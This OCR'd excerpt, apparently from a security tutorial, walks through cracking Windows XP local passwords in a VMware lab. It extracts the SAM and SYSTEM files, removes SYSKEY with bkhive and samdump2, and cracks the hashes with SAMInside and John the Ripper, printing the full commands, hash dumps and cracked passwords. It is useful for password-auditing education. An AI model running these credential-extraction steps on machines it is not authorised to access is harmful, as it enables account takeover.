
□ Open as read-only

Figure 2.1.8 Import SYSTEM file



Username	RID	LMPassword	NTPassword		NTHash
☑ Administrator	500	???????D	??????????????	E52CAC67419A9A224A3B108F3FA6CB6D	8846F7EAEE8FB117AD06BDD830B7586C
□ Guest	501	<Disabled>	<Disabled>	00000000000000000000000000000000	00000000000000000000000000000000
□ HelpAssistant	1000	??????????????	??????????????	25F888C304DB10F4D5D81D064CC0A93E	E13F4F5B3402675DF0508E7A3BF26CD7
□ SUPPORT_388945a0	1002	<Disabled>	??????????????	00000000000000000000000000000000	7580C2829B65C78F717DFED3EE8B6DEE

Figure 2.1.9 SAMInside Cracking The Password



step2
File Edit View Favorites Tools Help
Back
Search
Folders
Address C:\Documents and Settings\iclee\My Documents\My Pictures\Crack\Diskette Only\step2
Go
File and Folder Tasks
system
File
2,304 KB
SAM
File
256 KB
Bkhive
SAMInside
File View ?
OK
Password:

Username	RID	LMPassword	NTPassword	LMHash	NTHash
□ Administrator	500	PASSWORD	password	E52CAC67419A9A224A3B108F3FA6CB6D	8846F7EAEE8FB117AD06BDD830B7586C
□ Guest	501	<Disabled>	<Disabled>	00000000000000000000000000000000	00000000000000000000000000000000
□ HelpAssistant	1000	??????????????	??????????????	25F888C304DB10F4D5D81D064CC0A93E	E13F4F5B3402675DF0508E7A3BF26CD7
□ SUPPORT_388945a0	1002	<Disabled>	??????????????	00000000000000000000000000000000	7580C2829B65C78F717DFED3EE8B6DEE

SAMInside

All passwords are found!


Figure 2.1.10 Password Cracked



step2
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\step2
Go
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
Diskette Only
My Documents
Shared Documents
My Computer
My Network Places
Details
system File 2,304 KB
SAM File 256 KB
Bkhive
Samdump2
lclee-hashes Text Document 1 KB
lclee-syskey Text Document 1 KB
C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\ste
p2>bkhive system  lclee-syskey.txt
Bkhive ncuomo@studenti.unina.it

Bootkey: 9c9524e0531fb1b628ae5774aa6f2a28

C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\ste
p2>samdump2 sam lclee-syskey.txt>lclee-hashes.txt
Samdump2 ncuomo@studenti.unina.it
This product includes cryptographic software written
by Eric Young (eay@cryptsoft.com)

No password for user Guest(501)
No password for user SUPPORT_388945a0(1002)

C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\ste
p2>_
```

Figure 2.1.11 Remove SYSKEY Protection



run
File Edit View Favorites Tools Help
Back Search Folders
Address C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\step2\john-16w\john-16\run
Go
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
john-16
My Documents
Shared Documents
My Computer
My Network Places
Details
all.chr CHR File 250 KB
alpha.chr CHR File 114 KB
cygwin1.dll
digits.chr CHR File 28 KB
john
john Configuration Settings 11 KB
john-k6 58 KB
john-mmx 54 KB
lanman.chr CHR File 157 KB
password.lst LST File 19 KB
unafs
unique
unshadow
lclee-hashes Text Document 1 KB
john Microsoft PowerPoint Template 1 KB
C:\WINDOWS\system32\cmd.exe

```
12/03/1998  04:19 AM           255,556 all.chr
12/03/1998  04:19 AM           115,769 alpha.chr
12/03/1998  04:19 AM           439,296 cygwin1.dll
12/03/1998  04:19 AM            27,895 digits.chr
12/03/1998  04:19 AM            58,747 john-k6.zip
12/03/1998  04:19 AM            54,656 john-mmx.zip
12/03/1998  04:19 AM           127,488 john.exe
12/03/1998  04:19 AM            10,294 john.ini
12/03/1998  04:19 AM           160,129 lanman.chr
09/06/2005  11:40 PM               177 lclee-hashes.txt
12/03/1998  04:19 AM            18,447 password.lst
12/04/1998  04:30 AM             3,584 unafs.exe
12/04/1998  04:30 AM             3,584 unique.exe
12/04/1998  04:30 AM             3,584 unshadow.exe
              14 File(s)      1,279,206 bytes
               2 Dir(s)  13,586,997,248 bytes free

C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\ste
p2\john-16w\john-16\run>john lclee-hashes.txt -w:password.lst
Loaded 4 passwords with no different salts (NT LM DES [24/32 4K])
PASSWOR          (Administrator:1)
guesses: 1  time: 0:00:00:00 100%  c/s: 6928  trying: TAFFY - ZHONGGU

C:\Documents and Settings\lclee\My Documents\My Pictures\Crack\Diskette Only\ste
p2\john-16w\john-16\run>
```

Figure 2.1.12 Password Cracked

2.2 Cracking Windows XP Password with a Auditor Boot CD

There are many Open Source tools can use to remove SysKey protection, crack hashes in the SYSTEM and SAM files. This section will show how script kiddies crack into **Windows XP** using an auditor security collection boot CD. I am using auditor-200605-02-no-ipw2100 [3]. Here are the steps need to take in order to audit/crack local passwords using Auditor CD:

Requirement: USB Pen Drive, Auditor Boot CD

Procedure :

1. Download the Auditor Boot CD ISO and burn it. The URL please refers to [3]. All of the tools in this tutorial come on the Auditor Boot CD.

2. Insert the CD into the target machine, reboot and set the CD-ROM as the first boot device in the BIOS (Refer to **Figure 2.2.1**).

3. Auditor will boot and ask to set the screen resolution. Choose a resolution that monitor and video card will support (Refer to **Figure 2.2.2** and **Figure 2.2.3**).

4. Open a new terminal after auditor finishes booting. From here, script kiddies start to copy, remove SysKey protection, extract the hashes and crack the password.

5. Firstly, use the following command to mount the USB Pen Drive (Refer to **Figure 2.2.4**).

   ```
   # mkdir  /mnt/usb
   # mount /dev/sda  /mnt/usb
   # cd /mnt/usb
   ```

6. Mount the local hardisk (**Figure 2.2.5**). Command as below.

   ```
   # fdisk –l
   # mount /dev/hda1
   ```

7. Samdump2 will be using to grab the system key and put it into the file (lclee-syskey.txt). Now script kiddies have the system key and can use it to undo SysKey protection the SAM and extract the hashes by using bkhive tool (**Figure 2.2.6)**. Use the following command.


   ```
   # bkhive-linux /mnt/hda1/WINDOWS/system32/config/system lclee-syskey.txt
   # samdump2-linux /mnt/hda1/WINDOWS/system32/config/sam lclee-syskey.txt
   > lclee-hashes.txt
   ```

8. Extract the wordlists and use the John the Ripper to crack the hashes (lclee-hashes.txt). Refer to **Figure 2.2.7**.

```
# gunzip –c /opt/auditor/full/share/wordlists/English/English.txt.gz>
/mnt/usb/eng.txt
```


```
# john lclee-hashes.txt –w:eng.txt
```

9. Password cracked (Refer to **Figure 2.2.8**)


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.


```
                         PhoenixBIOS Setup Utility
   Main      Advanced      Power      Boot      Exit

        CD-ROM Drive                               Item Specific Help
       +Hard Drive
       +Removable Devices                    Keys used to view or
        Network boot from AMD Am79C970A      configure devices:
                                             <Enter> expands or
                                             collapses devices with
                                             a + or -
                                             <Ctrl+Enter> expands
                                             all
                                             <Shift + 1> enables or
                                             disables a device.
                                             <+> and <-> moves the
                                             device up or down.
                                             <n> May move removable
                                             device between Hard
                                             Disk or Removable Disk
                                             <d> Remove a device
                                             that is not installed.

 F1   Help   ↑↓  Select Item   -/+    Change Values          F9   Setup Defaults
 Esc  Exit   ↔   Select Menu   Enter  Select ▸ Sub-Menu      F10  Save and Exit
```

Figure 2.2.1 Reset the Bios Setting


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.


```
Auditor Security Collection - boot menu
------------------------------------------------------------
2003-2005 by Max Moser (mmo@remote-exploit.org)

Choose which mode fits best to your hardware.

1  - 800x600          5  - 1400x1050
2  - 1024x768         6  - 1600x1200
3  - 1152x864         7  - fail-save 1024x768
4  - 1280x1024        8  - fail-save  800x600

Press "F1" for additional boot options and help

Please enter the desired number and press return/enter

boot: 2_
```

Figure 2.2.2 Set Screen Resolution


f-13f - Windows Picture and Fax Viewer
Red Hat 8 - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home
Windows XP Professional
OpenBSD3.4
Red Hat 8
You do not have VMware Tools installed.


```
PCI: Cannot allocate resource region 4 of device 0000:00:07.1

Welcome to the AUDITOR Security Collection!

 Accessing KANOTIX CDROM at /dev/hdc...
Total memory found: 254772 kB
Creating /ramdisk (dynamic size=190352k) on shared memory...Done.
Creating directories and symlinks on ramdisk..._
```

Figure 2.2.3 Boot Auditor CD




```
root@1[mnt]# mkdir usb
root@1[mnt]# mount /dev/sda /mnt/usb
root@1[mnt]# 
```

Figure 2.2.4 Mount USB Pen Drive


Windows XP Professional - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Favorites
Red Hat 8
OpenBSD3.4
Windows XP Professional
Home Windows XP Professional OpenBSD3.4 Red Hat 8
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Auditor Security Collection
You do not have VMware Tools installed.
Recycle Bin
Internet Explorer
Burn CDs & DVDs with S...
Start Media Experience
client3
putty
antivirus-sou...
Important-e...
tasm
SEH
VirusCollection
Antivirus-Sou...
Win32Shellc...
simplepe
attach

